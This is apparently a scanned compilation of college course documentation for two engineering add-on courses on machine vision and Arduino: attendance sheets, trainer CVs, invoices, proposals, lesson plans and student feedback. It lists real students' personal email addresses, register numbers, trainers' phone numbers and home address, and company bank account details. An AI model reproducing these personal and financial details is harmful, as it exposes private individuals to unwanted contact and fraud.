
Mr. Shinu M M, AP EIE & Ms. Jinsa Mathew, AP EIE.

Photographs





Machine Vision & AI in Robotics on 28 Feb 2023 to 4 march 2023 by Srishti Robotics Technologies Pvt.Ltd



Machine Vision & AI in Robotics on 28 Feb 2023 to 4 march 2023 by Srishti Robotics Technologies Pvt.Ltd

Model Certificate



Certificate of Completion

This is to certify that Mr/Ms **ADWAITH PRADEEP** has successfully completed the **MACHINE VISION AND ARTIFICIAL INTELLIGENCE IN ROBOTICS** training program conducted by Srishti Robotics Technologies Pvt. Ltd. From **28-02-2023** to **04-03-2023**

Key Modules Covered are,


- ⊗ Python Fundamentals
- ⊗ Image Processing
- ⊗ Machine Vision with OpenCV and Python
- ⊗ Advanced artificial intelligence libraries


Jithin C V
Senior Curriculum Designer

info@srishti.in

Assessment procedures

1. In the fifth day of the Add-on course, Group Vice Projects are created and evaluated. The projects lists are
 - a. Face detection using python
 - b. Object detection using python
 - c. Video capturing using python
 - d. Pattern creation



DEPARTMENT OF ELECTRONICS & INSTRUMENTATION ENGINEERING
 ADD ON COURSE - MACHINE VISION & ARTIFICIAL INTELLIGENCE IN ROBOTICS
 ATTENDANCE SHEET

Sl. No.	Name of Student	28.07.2023		01.08.2023		02.08.2023		03.08.2023		04.08.2023	
		FN	AN	FN	AN	FN	AN	FN	AN	FN	AN
1	Dileep C	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>
2	Adwait Pradeep	—	—	—	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>
3	Alio John	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>
4	Anamika C	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>
5	Anjo Mathew	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>
6	Anusree K	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>
7	Aswin J Prasad	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>
8	Aswin Thomas	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>
9	Devaprakash	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>
10	Ibin P B	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>
11	Joyel Joseph	—	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>
12	Justin George	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>
13	Kashyap K	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>
14	Mohammed Raheel	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>
15	Nashla K P	<i>[Signature]</i>	<i>[Signature]</i>	—	—	—	—	—	—	—	—
16	Paulson Edwin Kunnath Pambil	<i>[Signature]</i>	<i>[Signature]</i>	—	—	—	—	—	—	—	<i>[Signature]</i>
17	Prabin Baby	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>
18	Salvin Jose K	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>
19	Sreehari T V	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>
20	Veda K C	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>



Vipin Mathew

Technical Trainer

CONTACT

Address

Thannickal (H)
Chemperi (P.O) , Kannur, Kerala
India Pin : 670632

Phone

+91 9605495608

Mail: vipin007mathew@gmail.com

EDUCATION

2009-2013

KANNUR UNIVERSITY
Electronics and Communications
Engineering

TECHNICAL EXPERTISE

Python

Arduino

MIT app inventor

Raspberry Pi, Esp8266

OpenCV, Numpy, Pandas

Tensorflow

Django

Firebase

Robot Operating system

PROFILE

Engaging , understanding and knowledgeable technical trainer with over 8 years of experience educating school and college students in different domains.

EXPERIENCE

2014-Present

Srishti Robotics

SENIOR TECHNICAL TRAINER

Post K12:

- Conduct classroom training session, workshops , webinars , and Q & A sessions for b-tech students and graduates
- Support for academic project development in the following
 - Machine Vision
 - Machine Learning
 - Robot Operating System
 - Internet of Things
 - Embedded systems
 - Web development with Django
- Conducted hands on training for more than 40 colleges in machine vision, robotics and internet of things
- Offline training : More than 8000 students
- Python Online training : More than 1000 students

K12:

- Conducted hands on training for more than 30 schools in robotics and basic electronics
- Offline training : More than 7000 students
- Python one to one Online training : More than 1000 students
- Robotics one to one Online training :More than 500 students
- Support students for robotics and other coding competitions.
- Coordinated Roborave India in 2016 and 2017

2013 - 2014

Sayone Technologies

PYTHON DEVELOPER

Project : Curbside - Web Scrapy

Curbside is an android and ios app that helps customers to connect with stores. I worked as a web crawler for collecting product information from Retailer websites.



Srishti Robotics Technologies Pvt Ltd

3rd Floor, Ancve Square
SA Road, Kadavattua
Kochi Kerala 682020
7902224080
GSTIN 32AAACS3119C1Z0

TAX INVOICE

Invoice#	: SRT-EKM-22-031	Name Of Supply	: Kerala (17)
Invoice Date	: 13/03/2023		
Terms	: Due on Receipt		
Due Date	: 13/03/2023		

Bill To
Vimal Jyothi Engineering College
 State Highway 58, Jyothi Nagar, Chempall
 Kannur
 670632 Kerala
 India

#	Item & Description	HSN/SAC	Qty	Price	Amount	COSI	SESI	Total
1	ROBOTICS TRAINING 5 Days Machine Vision and AI	990293	1	25,424.00	25,424.00	9%	9%	30,000.32
Sub Total					₹25,424.00	2,288.16	2,288.16	₹30,000.32

Total in Words
 Rupees Thirty Thousand Only

Thanks for your business.
 Bank Details
 Account Number: 35937614189
 Branch: State Bank of India, Palarivattom
 IFSC: SBIN0004312
 PAN: AAACS3119C



[Signature]
 Authorized Signature

Terms & Conditions
 L & O.
 1 Goods once sold will not taken back
 2 Subjected to TRAVANCOR jurisdiction only

Timestamp	Email Address	Name of Student:	Email id:	1. Was the Course technically helpful to you?	2. How would you rate the relevance of the Course with the curriculum ?
3-7-2023 14:21:40	joyeljoy85@gmail.com	Joyel Joseph	joyeljoy85@gmail.com	Very Good	Very Good
3-7-2023 14:21:53	kashyapsathyank@gmail.com	Kashyap K	kashyapsathyank@gmail.com	Very Good	Very Good
3-7-2023 14:22:19	sreeharibalat@gmail.com	Sreehari T V	sreeharibalat@gmail.com	Very Good	Very Good
3-7-2023 14:22:32	anamikagovar@gmail.com	Anamika C	anamikagovar@gmail.com	Very Good	Very Good
3-7-2023 14:22:55	jibinpbnu@gmail.com	Jibin P B	jibinpbnu@gmail.com	Very Good	Very Good
3-7-2023 14:22:56	anusreemanoj100@gmail.com	Anusree K	anusreemanoj100@gmail.com	Very Good	Very Good
3-7-2023 14:23:23	adwaithappu1726@gmail.com	Adwaith Pradeep	adwaithappu1726@gmail.com	Very Good	Very Good
3-7-2023 14:37:38	dileepsreenilayams@gmail.com	DILEEP C	dileepsreenilayams@gmail.com	Very Good	Very Good
3-7-2023 14:38:29	mohammedraheel22@gmail.com	Mohammed Raheel	mohammedraheel22@gmail.com	Good	Good
3-7-2023 15:17:19	aljohn1018@gmail.com	Aljo John	aljohn1018@gmail.com	Very Good	Very Good
3-7-2023 15:17:30	anjomathew916@gmail.com	Anjo Mathew	anjomathew916@gmail.com	Very Good	Very Good
3-7-2023 15:46:58	nashlakp098@gmail.com	Nashla kp	nashlakp098@gmail.com	Very Good	Very Good
3-7-2023 16:07:23	veda090202@gmail.com	Veda KC	veda090202@gmail.com	Very Good	Very Good
3-15-2023 12:32:20	paulson.edwin@gmail.com	Paulson Edwin	paulson.edwin@gmail.com	Very Good	Very Good
3-15-2023 12:33:46	aswinthomas017@gmail.com	Aswin Thomas	aswinthomas017@gmail.com	Very Good	Very Good
3-15-2023 12:35:21	aswin.j.prasad@gmail.com	Aswin J Prasad	aswin.j.prasad@gmail.com	Very Good	Very Good
3-15-2023 12:36:08	prabinbaby5@gmail.com	Prabin Baby	prabinbaby5@gmail.com	Very Good	Good

3. How would you rate the Resource Person ?	4. Whether the Resource Person were able to clarify your doubts?	5. Do you prefer to have this kind of Course in the future?	6. Give overall rating to the Course	7. How organized was this event?	8. How helpful was the event?	9. Do you prefer ?
Very Good	Very Good	Yes	Very Good	Extremely Organized	Extremely Helpful	1 week workshop
Very Good	Very Good	Yes	Very Good	Extremely Organized	Extremely Helpful	10 days workshop
Very Good	Very Good	Yes	Very Good	Extremely Organized	Extremely Helpful	1 week workshop
Very Good	Very Good	Yes	Very Good	Well organized	Very Helpful	10 days workshop
Very Good	Very Good	Yes	Very Good	Extremely Organized	Extremely Helpful	10 days workshop
Very Good	Very Good	Yes	Very Good	Extremely Organized	Extremely Helpful	5 day workshop
Very Good	Very Good	Yes	Very Good	Extremely Organized	Extremely Helpful	1 week workshop
Very Good	Very Good	Yes	Very Good	Extremely Organized	Extremely Helpful	10 days workshop
Very Good	Very Good	Yes	Very Good	Well organized	Very Helpful	10 days workshop
Very Good	Very Good	Yes	Very Good	Extremely Organized	Extremely Helpful	5 day workshop
Very Good	Very Good	Yes	Very Good	Extremely Organized	Very Helpful	5 day workshop
Very Good	Very Good	Yes	Very Good	Well organized	Very Helpful	1 week workshop
Very Good	Very Good	Yes	Very Good	Well organized	Very Helpful	1 week workshop
Very Good	Very Good	Yes	Very Good	Extremely Organized	Extremely Helpful	5 day workshop
Very Good	Very Good	Yes	Very Good	Extremely Organized	Extremely Helpful	10 days workshop
Very Good	Very Good	Yes	Very Good	Extremely Organized	Extremely Helpful	10 days workshop
Good	Good	Yes	Good	Well organized	Very Helpful	5 day workshop

Table of Content

Sl. No	Contents
1	Cover Page
2	Brochure
3	Event Proposal
4	Lesson Plan
5	Post Event Impact Analysis Report
6	Resource Person Details
7	Attendance
8	Feedback Report
9	Event Photographs
10	Sample Certificate

Add on course –System Design using Arduino

Date: 13.3.2023 to 17.3.2023; 09.00 AM – 04.10PM

Coordinators: Mr. Shinu M M, Mr.Dhanoj M & Ms. Reshma K V
(Assistant Professor, Dept. of E& I)

RESOURCE PERSON DETAILS:

Mr. Athul Mohan M

Progressum Edutech Pvt Ltd

Sr. Technical Associate & BDM

+91 9048358118

contact@progressum.in

Coordinator

Ms.Reshma K V



VIMAL JYOTHI
ENGINEERING COLLEGE
JYOTHI NAGAR, CHEMPERI - 670032 KANNUR, KERALA
ACCREDITED BY AICTE, NBA & NAAC • ISO 9001:2015 CERTIFIED
AFFILIATED TO KTU • APPROVED BY AICTE

DEPARTMENT OF
ELECTRONICS & INSTRUMENTATION ENGINEERING

ADD-ON COURSE

On

System Design Using Arduino

Venue: Research lab AEI

Date: 13/03/2023 to 17/03/2023

COURSE CODE: ADEI402

Course duration: 5 days (30 hours)

In association with

Progressum Edutech Pvt.Ltd

FOR

**Second & Third Year Applied Electronics and Instrumentation
Engineering Students**

Convener: Dr.G.Glan Devadhas, Professor, HOD AEI

**Staff Coordinators: Mrs.Reshma KV, Mr.Dhanoj M,
Mr.Shinu MM,
Assistant Professor , AEI**

Vision

The department strives to enrich professionals of high competency in the area of instrumentation engineering and mould them to adopt the crux of matter in the field of automation.

Mission

To prepare the students to envisage beyond the hypothetical thinking and belong to a new era of acquisition and application of instrumentation technology to meet the requisition of the changing world.



**INNOVATION AND
ENTREPRENEURSHIP
DEVELOPMENT CENTRE**



**INSTITUTION'S
INNOVATION
COUNCIL**

(Ministry of Education Initiative)



VIMAL JYOTHI ENGINEERING COLLEGE

JYOTHI NAGAR, CHEMPERI - 670632, KANNUR, KERALA
ACCREDITED BY AICTE, NBA & NAAC • ISO 9001:2015 CERTIFIED
AFFILIATED TO KTU • APPROVED BY AICTE



VIMAL JYOTHI ENGINEERING COLLEGE CHEMPERI
DEPARTMENT OF ELECTRONICS AND INSTRUMENTATION

ADD-ON COURSE System Design using Arduino

Date and Time: 13th March 2023; 9.15AM

Venue: Research Lab

PROGRAMME SCHEDULE

Prayer

- Welcome Address : Mr. Dhanoj M, Assistant Professor, AEI, VJEC
Presidential Address : Dr. G Glan Devadhas, HOD, EIE & Vice Principal
Inaugural Address : Dr. Benny Joseph, Principal, VJEC
Felicitation : Management Representative
Vote of Thanks : Ms. Reshma K V, Assistant Professor, AEI, VJEC

From,
Reshma K V,
A P,
E&I Department,
VJEC

TO,
The Principal,
VJEC.


Sub: Add on course - System Design using Arduino


Respected Sir,

Department of Electronics and Instrumentation conducted add on course on System Design using Arduino for the second and third year AEI students from 13.3.2023 to 17.3.2023. Total expenditure for the course is Rs.35400 including GST. Now we transferred Rs 30000 to PROGRESSUM EDUTECH PVT LTD. Requesting you to transfer the balance amount of Rs 5400 /-
Invoice attached herewith.


10/4/23,
Chemperi.


Thanking You,


Reshma K V


Reshma K V
EIE

Send mail to pay
Rs. 5400/-


10/4/23


10/04/23

Invoice

Invoice No # PR/0022/23-49
Invoice Date March 16, 2023



Billed By

PROGRESSUM EDUTECH PRIVATE LIMITED
42/507A,
ALAPPUZHA,
Kerala, India - 688012
GSTIN: 32AALCP4674M12W
PAN: AALCP4674M
Email: progressumedu@gmail.com
Phone: +91 90610 34523

Billed To

Vimal Jyothi Engineering College
Jyoti Nagar, Chemperi,
Kannur,
Kerala, India

Country of Supply: India

Place of Supply: Kerala (32)

Item	GST Rate	Quantity	Rate	Amount	CGST	SGST	Total
1. Sytem Design Using Aurdino	18%	5	₹6,000	₹30,000	₹2,700	₹2,700	₹35,400

Total (in words): THIRTY FIVE THOUSAND FOUR HUNDRED RUPEES ONLY

Amount	₹30,000
SGST	₹2,700
CGST	₹2,700

Bank Details

Account Holder Name PROGRESSUM EDUTECH PRIVATE LIMITED
Account Number 50200053390616
IFSC HDFC0009697
Account Type Current
Bank HDFC Private Limited

Total (INR) ₹35,400



From,
Reshma K V,
A P,
E&I Department,
VJEC

TO,
The Principal,
VJEC.

Sub: Add on course –System Design using Arduino

Respected Sir,

Department of Electronics and Instrumentation planned to conduct add on course on System Design using Arduino for the second and third year AEI students from 13.3.2023 to 17.3.2023. So I kindly request you to give the amount 5000/- for the hostel accommodation of the resource person. Approval letter attached herewith.

3/3/23,
Chemperi.

Recommended
[Signature]
3/8/2023

[Signature]
03/03/2023

Thanking You,

[Signature]
3/3/23
Reshma K V

[Signature]
3/3/23



**VIMAL JYOTHI
ENGINEERING COLLEGE**

Affiliated to APJ Abdul Kalam Technological University
Approved by AICTE
Under the Archdiocese of Thalassery

Event proposal - AEI Division

Event type and name	System Design using Arduino
Tentative date	24th February 2023 - 28th February 2023
Participants/ audience	S6 AEI Students
Objectives	To prepare students to use modern tools and techniques in Embed C approach
Resource requirements	Projector, Speaker, Device with internet connectivity
Expected outcomes	Students will be able to provide solutions to real world problems based on Arduino programming.
Connected PEOs/POs/COs	PO1,PO2,PO3,PO4,PO5,PO12.
Resource persons	Srishti Robotics Technologies Pvt Ltd 1st floor, Anjikkath Tower, near Metro Piller 363, Edappally, Kochi,Kerala 682024
Responsible persons	Co-ordinators Mr. SHINU MM , AP AEI Ms.SHAMYA A, AP AEI Convenor Dr.G.GlanDevadhas Professor & Vice Principal Vimal Jyothi Engineering College

Lesson Plan	
Day	Plan
13.3.2023	<p>Introduction Course Introduction Hardware Overview Download and Install the Arduino IDE Arduino IDE and Sketch Overview Understanding Arduino Syntax</p> <p>Basics Understanding and Using Variables Blink an LED LED – Fading digital Read() and Serial Port Communication analog Read() and Serial Port Communications Reading Analog Pins and Converting the Input Voltage Fade an LED with Pulse Width Modulation using analogWrite()</p>
14.3.2023	<p>Control If-Else Statement, Comparison Operators and Condition For Loop Iteration How to Use Arrays Switch Case Statement and Using a Keyboard for Data Collection While statement</p> <p>LED Blinking of LEDs Fading of LED. Circling of LEDs. (FOR loop) Blinking of EVEN and ODD states of LEDs. LED dice. Traffic light system. And many more projects</p>
15.3.2023	<p>Analog Analog I/O and Serial Communications Analog Input Calibration Smoothing Data</p> <p>Serial monitoring Controlling of LEDs from your computer. Reading analog and digital inputs.</p> <p>LCD displays Wiring of LCD screen with Arduino. Displaying a message in LCD screen. Screen navigation on LCD. Turn ON a LED by entering the password. Knowing the status of the LED. Scrolling of text. Displaying room temperature using LM 35 temperature sensor</p>

16.3.2023	<p>Digital inputs Controlling LED using push button. Switching ON a relay.</p> <p>Seven segment display. Simple automatic countdown and count up (FOR loop) Increment or decrements a number by using push button</p> <p>Interfacing Other Modules Projects using Relay DHT 11 (Temperature and Humidity) Sensor HCSR 04 Ultrasonic sensor IR Module Soil Moisture Sensor Motor Driver Seven segment LED 4*4 Keypad Joystick Different Projects using these modules Example : Automatic gate Automatic irrigation system Thermometer Home automation Etc</p>
17.3.2023	<p>Analog inputs. Controlling of LEDs using a joystick. Controlling a DC motor, PWM. Changing the brightness of LEDs using potentiometers</p> <p>Motor Controlling Motor with Joystick Indexing of motor Direction control of Motor Motor based Projects Synchronizing 2 Motors</p> <p>Simulation Other modules like GSM RFID Bluetooth etc</p>
Connected PEOs/POs/Cos : PO1, PO2, PO3, PO4, PO5, PO12	

Coordinator:

Mr. Shinu M M, AP EIE & Ms. Reshma K V AP EIE.

Assessment mechanism	
27/02/2023	Project based on Interactive Obstacle Detection using Arduino
28/02/2023	Presentation and Feedback
Budget details	
Remuneration for resource person	8500*3 = 25,500
Tea Snacks	40*20*3 = 2400
Lunch	2*200*3 = 1200
Stationery	1000
Total expense	30,100/-

Proposal prepared by

Mr. SHINU MM, AP, AEI Dr. G. GanDevadhas
 Ms. SHAMYA A, AP AEI Professor & Vice Principal, (HOD)







Recommended by

[Signature]
 23/01/23

[Signature]
 18/1

[Signature]

Post Event Impact Analysis Report (To be prepared by the event coordinator)

1	Event type and name	Add on course –System Design using Arduino		
2	Date and time	Dates: 13/3/2023 to 17/3/2023; 09.00 AM to 40.00 PM		
3	Participants/ audience	S4 & S6 AEI Students		
4	Venue	Research Lab		
5	Outcomes of the event	At the end of the course, Students will be able to provide solutions to real world problems based on Aurdino Programming.		
6	Attainment level of outcomes	All the outcomes were attained		
7	Gist of feedback from the participants	The students had a clear cut idea about the software's and tools and got sufficient opportunity for exploring their creativity, technical skills and improving your design ideas.		
8	Connected POs/COs	PO1, PO2, PO3,PO4, POS,PO12		
9	Any other relevant information	nil		
10	Responsible persons	<table style="width: 100%; border: none;"> <tr> <td style="width: 50%; border: none;"> Proposal prepared by  Ms. Reshma K V (AP, E&I) E&I </td> <td style="width: 50%; border: none;"> Recommended By  Dr. G Glan Devadhas, HOD Head of the Department Electronics and Instrumentation Engineering Vimal Jyothi Engineering College Chempet, Kananur, Kerala, PIN 676532 </td> </tr> </table>	Proposal prepared by  Ms. Reshma K V (AP, E&I) E&I	Recommended By  Dr. G Glan Devadhas, HOD Head of the Department Electronics and Instrumentation Engineering Vimal Jyothi Engineering College Chempet, Kananur, Kerala, PIN 676532
Proposal prepared by  Ms. Reshma K V (AP, E&I) E&I	Recommended By  Dr. G Glan Devadhas, HOD Head of the Department Electronics and Instrumentation Engineering Vimal Jyothi Engineering College Chempet, Kananur, Kerala, PIN 676532			



Athul Mohan M

- 📍 Kollam India
- ☎ +91 8129096022
- ✉ contact@progressum.in

Skills

- C/C++/Python/HTML
- Internet of Things
- Robotics
- Embedded System
- Web Development
- Android App Development

Work History

- 09.2020 - Current • **Sr.Technical Associate and BDM**
Progressum Edutech Private Limited - Cochin, India
- 06.2017 - Current • **Ceo and Founder**
Neavent Innovations - Cochin, India
- 04.2019 - 09.2020 • **Robotics and IoT Resource Person**
Gateway Technologies - Kollam, India
- 01.2018 - 09.2020 • **Mentor**
IEDC- Bishop Jerome School Of Engineering - Kollam, India
- 06.2017 - 09.2020 • **Project Assistant**
Bishop Jerome School of Engineering - Kollam, India
- 05.2017 - 09.2020 • **Freelance Technical Trainer**
For Various Companies
- 08.2019 - 06.2020 • **Project Coordinator**
Be-Tech Associates - Kollam, India

Education

- 06.2017 • B.Tech. Electronics And Communications Engineering, Bishop Jerome School of Engineering - Kollam

Previous Training History

- College of Engineering, Munnar
- RIT, Kottayam
- College of Engineering, Karunagapally
- College of Engineering, Peruman
- College of Engineering and Management, Punnappra
- College of Engineering, Poonjar
- Marian College, Kuffikanam
- Model Polytechnic, Paimav

- Providence College, Chengannur
- College of Engineering, Thalassery
- College of Engineering, Vadakara
- Lourdes Matha College of Engineering & Technology, Trivandram
- Vimal Jyothi Engineering College, Kannur
- Musafar College of Engineering and Technology, Pathanamthitta
- Universal College of Engineering, Thissur
- MES College of Engineering and Management, Chathannur
- Bishop Jerome School of Engineering, Kollam
- Christ College of Engineering, Thissur
- LBS Institute of Engineering for Women, Pujappura

D

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Vimal Jyothi Engineering College, Chemperi, Kannur
DEPARTMENT OF ELECTRONICS AND INSTRUMENTATION ENGINEERING
Add on course on System Design using Arduino
Dates:13/3/2023 to 17/3/2023
Attendance Sheet

Date:13/3/2023

Sl.No	Reg.No.	NAME	Signature	
			FN	AN
1	VML21AE001	AIDA THOMAS		
2	VML21AE003	ALEN JOHNS		
3	VML21AE004	AMAL MANOJ EV		
4	VML21AE005	ANAND SAJEEVAN		
5	VML21AE006	ANURAG EV		
6	VML21AE007	DEEPAK HARIDAS		
7	VML21AE008	JASMINE PTK		
8	VML21AE009	MERIN SAJI		
9	VML21AE010	MUHAMMED AMAL ABDULLA		
10	VML21AE011	MUHAMMED RAZEEN MP		
11	VML21AE012	NOEL BIJU		
12	VML21AE013	RONY SIBY		
13	VML21AE014	SREENAV V	← AB →	
14	VML21AE015	STEPHIN K THANKACHAN		
15	VML20AE002	Ajay Kp		
16	VML20AE003	Akhil M A		
17	VML20AE004	Akshar Mohan		
18	VML20AE005	Akshay M		
19	VML20AE006	Alan Sunny		
20	VML20AE007	Alen Joe Prince		
21	VML20AE008	Anargh K		
22	VML20AE009	Aswin T S		
23	VML20AE010	Aswin Vinod C		
24	VML20AE011	Ayana Pv		
25	VML20AE012	Dipuraj M		
26	VML20AE013	Hirandeep T		
27	VML20AE014	Joyal Saji		
28	VML20AE015	Jude Jomon George		
29	VML20AE016	Kevin Saji		
30	VML20AE017	Kiran K V		
31	VML20AE018	Mrinal C Pradeep		
32	VML20AE019	Muhammed Sahl Mtc		
33	VML20AE020	Revanth Pvk	← AB →	
34	VML20AE021	Tom Jessan		
35	VML20AE022	Vyshnav K		

Vimal Jyothi Engineering College, Chemperi, Kannur
DEPARTMENT OF ELECTRONICS AND INSTRUMENTATION ENGINEERING

Add on course on System Design using Arduino

Dates: 13/3/2023 to 17/3/2023

Attendance Sheet

Date: 14/3/2023

Sl.No	Reg.No.	NAME	Signature	
			FN	AN
1	VML21AE001	AIDA THOMAS		
2	VML21AE003	ALEN JOHNS		
3	VML21AE004	AMAL MANOJ EV		
4	VML21AE005	ANAND SAJEEVAN		
5	VML21AE006	ANURAG EV		
6	VML21AE007	DEEPAK HARIDAS		
7	VML21AE008	JASMINE PTK		
8	VML21AE009	MERIN SAJI		
9	VML21AE010	MUHAMMED AMAL ABDULLA		
10	VML21AE011	MUHAMMED RAZEEN MP		
11	VML21AE012	NOEL BIJU		
12	VML21AE013	RONY SIBY		
13	VML21AE014	SREENAV V		
14	VML21AE015	STEPHIN K THANKACHAN		
15	VML20AE002	Ajay Kp		
16	VML20AE003	Akhil M A		
17	VML20AE004	Akshar Mohan		
18	VML20AE005	Akshay M		
